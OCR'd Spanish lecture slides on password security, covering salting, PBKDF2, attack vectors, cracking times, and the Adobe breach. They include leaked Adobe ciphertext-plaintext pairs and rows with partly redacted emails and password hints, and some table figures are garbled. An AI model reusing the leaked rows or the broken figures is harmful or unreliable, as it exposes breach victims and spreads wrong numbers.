
Saltos (¿condimento?)

- Para hacer más robusto el algoritmo, se le añade un número de 12 bits (entre 0 y 4,095), obtenido del tiempo del sistema.
- Este número se le conoce como salto.
- El salto es convertido en un string de dos caracteres y es almacenado junto con el password en el archivo /etc/passwd ocupando los dos primeros lugares.
- Cuando se teclea el password este es encriptado con el salto, ya que si usa otro, el resultado obtenido no coincidiría con el password almacenado.

Ejemplo passwords y saltos


Password	Salto	Password cifrado
My+Self	oZ	**oZ**sV5zgRK6sjw
vaLgLo	Na	**Na**WyhsolA2gTM
ATSw.IM!	Hc	**Hc**LrEM.BYtLwk
Global	Gi	**Gi**RzWzP5IEPM
Global	DY	**DY**meXoTgacmWY
Global	pd	**pd**OTBzon3G2KU

Cifrado de un password con salto




Campo de contraseña del archivo /etc/passwd

Validación password cifrado con salto



Password Stretching

- La contraseña es cifrada varias veces para dificultar que el atacante la pueda deducir.
  - ✓ Numero de veces se conoce como costo
- Ataques en base a tablas arco iris no funciona.
- Ataque por diccionario/fuerza bruta aun es posible, pero toma más tiempo.



Ejemplo: PBKDF2

- Password Based Key Derivation Function 2

DK = PBKDF2(PRF, Passwd, Salt, c, dklLen)

- ✓PRF: función pseudoaleatoria de dos parámetros con salida hLen (p.e. HMAC)
- ✓Passwd: la contraseña maestra
- ✓Salt: condimento/salto
- ✓c: número de iteraciones (costo)
- ✓dkLen: es la longitud de la contraseña/llave derivada
- ✓DK es la contraseña/llave derivada

Vectores de ataque

- Ataques en línea
  - ✓No se requiere archivo contraseñas
  - ✓Se requiere acceso a la aplicación
  - ✓Aplicación puede bloquear cuenta
- Ataques fuera de línea
  - ✓Necesario archivo contraseñas
- Ataque diccionario
- Ataque fuerza bruta

Vectores de ataque

- Intercepción
  - ✓Atacante intenta tomar contraseña en transito
  - ✓Pagina sin cifrado, key logger, troyano, malware
- Ingeniera social
  - ✓Solicitar la contraseña a la victima de forma directa
- Otros
  - ✓Shoulder surfing
  - ✓Spidering
  - ✓Adivinar
  - ✓Phishing
  - ✓Tablas arcoiris
  - ✓Combo Attack (http://www.netmux.com/blog/cracking-12-character-above-passwords)

Algunas anécdotas

- Prince William photos accidentally reveal RAF password (21.nov.2012)

- Very generous of FOX to show the Redskins Wi-Fi password on national tv (18.sep.2011)

La lección de Adobe

Important Customer Security Announcement

POSTED BY BRAD ARKIN, CHIEF SECURITY OFFICER ON OCTOBER 3, 2013 1:15 PM IN EXECUTIVE PERSPECTIVES

Cyber attacks are one of the unfortunate realities of doing business today. Given the profile and widespread use of many of our products, Adobe has attracted increasing attention from cyber attackers. Very recently, Adobe's security team discovered sophisticated attacks on our network, involving the illegal access of customer information as well as source code for numerous Adobe products. We believe these attacks may be related.

Our investigation currently indicates that the attackers accessed Adobe customer IDs and encrypted passwords on our systems. We also believe the attackers removed from our systems certain information relating to 2.9 million Adobe customers, including customer names, encrypted credit or debit card numbers, expiration dates, and other information relating to customer orders. At this time, we do not believe the attackers removed decrypted credit or debit card numbers from our systems. We deeply regret that this incident occurred. We're working diligently internally, as well as with external partners and law enforcement, to address the incident. We're taking the following steps:

- As a precaution, we are resetting relevant customer passwords to help prevent unauthorized access to Adobe ID accounts. If your user ID and password were involved, you will receive an email notification from us with information on how to change your password. We also recommend that you change your passwords on any website where you may have used the same user ID and password.

- We are in the process of notifying customers whose credit or debit card information we believe to be involved in the incident. If your information was involved, you will receive a notification letter from us with additional information on steps you can take to help protect yourself against potential misuse of personal

Cuentas afectadas

- 3 millones de afectados
- 38 millones de afectados
- Más de 150 millones de usuarios afectados
- Top 100 de las contraseñas usadas


#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789
3.	345834	L8qbAD3jl3jioxG6CatHBw==	password
4.	211659	BB4e6X+b2xLioxG6CatHBw==	adobe123
5.	201580	j9p+HwtWWT/ioxG6CatHBw==	12345678
6.	130832	5djv7ZCI2ws=	qwerty
7.	124253	dQiOasWPYvQ=	1234567
8.	113884	7LqYzKVeq8I=	111111
9.	83411	PMDTbPOLZxuO3SwrFUvYGA==	photoshop
10.	82694	e6MPXQ5G6a8=	123123
11.	76910	j9p+HwtWWT8/HeZN+3oiCQ==	1234567890
12.	76186	diQ+ie23vAA=	000000
13.	70791	kCcUSCmonEA=	abc123
14.	61453	ukxzEcXU6Pw=	1234
15.	56744	5wEAInH22i4=	adobe1
16.	54651	WqflwJFYW3+PszVFZo1Ggg==	macromedia
17.	48850	hjAYsdUA4+k=	azerty
18.	47142	rpkvF+oZzQvioxG6CatHBw==	iloveyou
19.	44281	xz6PIeGzr6g=	aaaaaa
20.	43670	Ypsmk6AXQTk=	654321

Almacenando contraseñas

- Se seleccionó un cifrado simétrico (3DES) en modo ECB en lugar de hash.
- Se uso la misma llave para cada contraseña.
- Al usuario se le permitía ingresar “pistas” para recuperar su contraseña en caso de olvidarla.
  - ✓Almacenado en claro

```
111286969-|--|-th[redacted]bog.com-|-EQ7fIpT7i/Q=-|-it is 123456|--
111410317-|--|-gi[redacted]ail.com-|-EQ7fIpT7i/Q=-|-La mia pass e 123456|--
111500020-|--|-na[redacted]mail.com-|-EQ7fIpT7i/Q=-|-my number 123456|--
115288066-|--|-st[redacted]oek@yahoo.com-|-EQ7fIpT7i/Q=-|-123456 is die password|--
116948087-|--|-ma[redacted]ail.com-|-EQ7fIpT7i/Q=-|-123456 es la contrase?a|--
102473448-|--|-lu[redacted]e@yahoo.com-|-EQ7fIpT7i/Q=-|-123456 is the password|--
102573487-|--|-ki[redacted]000@yahoo.com-|-EQ7fIpT7i/Q=-|-the password is 123456|--
```

Unmasked: What 10 million passwords reveal about the people who choose them



http://wpengine.com/unmasked/

Los 50 passwords más usados

1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert


http://wpengine.com/unmasked/

Añadiré un número para hacerlo más seguro

Most Used Numbers (0-99) at the End of Passwords			Least Used Numbers (0-99) at the End of Passwords		
1.	examplepassword**1**	23.84%	100.	examplepassword**39**	0.15%
2.	examplepassword**2**	6.72%	99.	examplepassword**49**	0.16%
3.	examplepassword**3**	3.86%	98.	examplepassword**60**	0.17%
4.	examplepassword**12**	3.55%	97.	examplepassword**38**	0.18%
5.	examplepassword**7**	3.54%	96.	examplepassword**37**	0.18%
6.	examplepassword**5**	3.35%	95.	examplepassword**41**	0.18%
7.	examplepassword**4**	3.19%	94.	examplepassword**61**	0.18%
8.	examplepassword**6**	3.06%	93.	examplepassword**46**	0.19%
9.	examplepassword**9**	2.91%	92.	examplepassword**53**	0.19%
10.	examplepassword**8**	2.89%	91.	examplepassword**48**	0.19%

http://wpengine.com/unmasked/

Entropía de contraseñas



http://wpengine.com/unmasked/

20 patrones más comunes de secuencias en 10 millones de passwords


http://wpengine.com/unmasked/

Algunos términos relacionados

- Doxxing
  - ✓ Investigar, recopilar y difundir información sobre una persona que fue específicamente seleccionada con un objetivo concreto.
- Data Breaches
  - ✓ http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hack
  - ✓ http://secureinfo.info/breaches/
  - ✓ http://www.privacyrights.org/data-breach/new
  - ✓ http://datalossdb.org
- ¿Mis datos han sido comprometidos?
  - ✓ https://haveibeenpwned.com/
  - ✓ https://breachalarm.com

Crackeo


- El termino se refiere al hecho de encontrar la contraseña de una determinada cuenta o de un conjunto de cuentas.
- Puede ser considerado ilegal o parte de una auditoria.
- Técnicas principales de crackeo
  - ✓Ataque por diccionario
  - ✓Ataque por fuerza bruta



Tipos de crackeo

- Fuerza bruta: probar todas las combinaciones de un conjunto de símbolos. Dado el tiempo y CPU suficiente las contraseñas eventualmente serán crackeadas.

- Diccionario: Lista de palabras, encriptadas una vez en un tiempo dado y verifica si los hashes son iguales.



Tiempo de crackeo


Conjunto caracteres	Número de símbolos en el conjunto	Passwords de 3 símbolos		Passwords de 6 símbolos	
		Cantidad	Tiempo	Cantidad	Tiempo
Letras latinas minúsculas	26	17,576	0.02 segs	308.915.776	5 min
Letras latinas minúsculas y dígitos.	36	46,656	0.04 segs	2.176.782.336	36 min
Letras latinas minúsculas, mayúsculas y dígitos.	62	238,238	0.2 segs	56.800.235.584	15 hrs
Letras latinas minúsculas, mayúsculas, dígitos y caracteres especiales	94	830,584	1 seg	689.869.781.056	8 días

Tiempo de crackeo

Conjunto caracteres	Número símbolos	Passwords de 8 símbolos		Passwords de 12 símbolos	
		Cantidad	Tiempo	Cantidad	Tiempo
Letras latinas minúsculas	26	208.827.064.576	58 hrs	95.428.956.661.682.176	3,000 años
Letras latinas minúsculas y dígitos.	36	2.821.109.907.456	32 días	4.738.381.338.321.616.896	150,000 años
Letras latinas minúsculas, mayúsculas y dígitos.	62	2.183.40.105.584.896	7 años	3.226.266.762.397.899.821 .056	100 millones años
Letras latinas minúsculas, mayúsculas, dígitos y caracteres especiales	94	6.095.689.385.410.816	193 años	475.920.314.814.253.376.4 75.1366	Más de lo que ha existido la tierra

Procesamiento

- CPUs
- Procesadores gráficos
  - ✓GPGPU, (General-purpose computing on graphics processing units) en Georgia Tech Research Institute
- Botnets
- Distributed.net
- FPGAs: DeepCrack de la EFF
- La nube
- Cracking Rig



Password Cracking en la nube

Password cracking in the cloud

Cloud computing gives bad guys a new tool

Security: Risk and Reward By Andreas M. Antonopoulos, Network World
November 17, 2010 05:23 PM ET

Comment Print Recommend Be the first of your friends to recommend this.


On-demand cloud computing is a wonderful tool for companies that need some computing capacity for a short time, but don't want to invest in fixed capital for long term. For the same reasons, cloud computing can be very useful to hackers -- a lot of hacking activities involve cracking passwords, keys or other forms of brute force that are computationally expensive but highly parallelizable.

For a hacker, there are two great sources for on-demand computing: botnets made of consumer PCs and infrastructure-as-a-service (IaaS) from a service provider. Either one can deliver computing-on-demand for the purpose of brute-force computation. Botnets are unreliable, heterogeneous and will take longer to "provision." But they cost nothing to use and can scale to enormous size; researchers have found botnets composed of hundreds of thousands of PCs. A commercial cloud-computing offering will be faster to provision, have predictable performance and can be billed to a stolen credit card.


Ejemplo “password recovery software”

Application family	Applications	Extensions	Type of recovery	Password types	Hardware Acceleration
ZIP archives	PKZip, WinZip	.ZIP, .EXE	password	file opening password	NVIDIA
ZIP archives	WinZip (AES)	.ZIPX. .EXE	password	file opening password	NVIDIA
RAR archives	RAR/WinRAR 3/4/5	.RAR	password	file opening password	NVIDIA
Microsoft Office 2007	Word, Excel, PowerPoint, Project	.DOCX, .XLSX, .PPTX, .MSPX	password	file opening password	NVIDIA AMD Tableau
Microsoft Office 2007	Access	.ACCDB	password	file opening password	–
Microsoft Office 2010	Word, Excel, Access, PowerPoint, OneNote	.DOCX, .XLSX, .ACCDB, .PPTX. .ONE	password	file opening password	NVIDIA AMD Tableau
PGP and Open-Key Passwords	Personal Information Exchange certificates - PKCS #12	.PFX, .P12	password		NVIDIA
IKE	Internet Key Exchange (IKE) passwords		password		NVIDIA
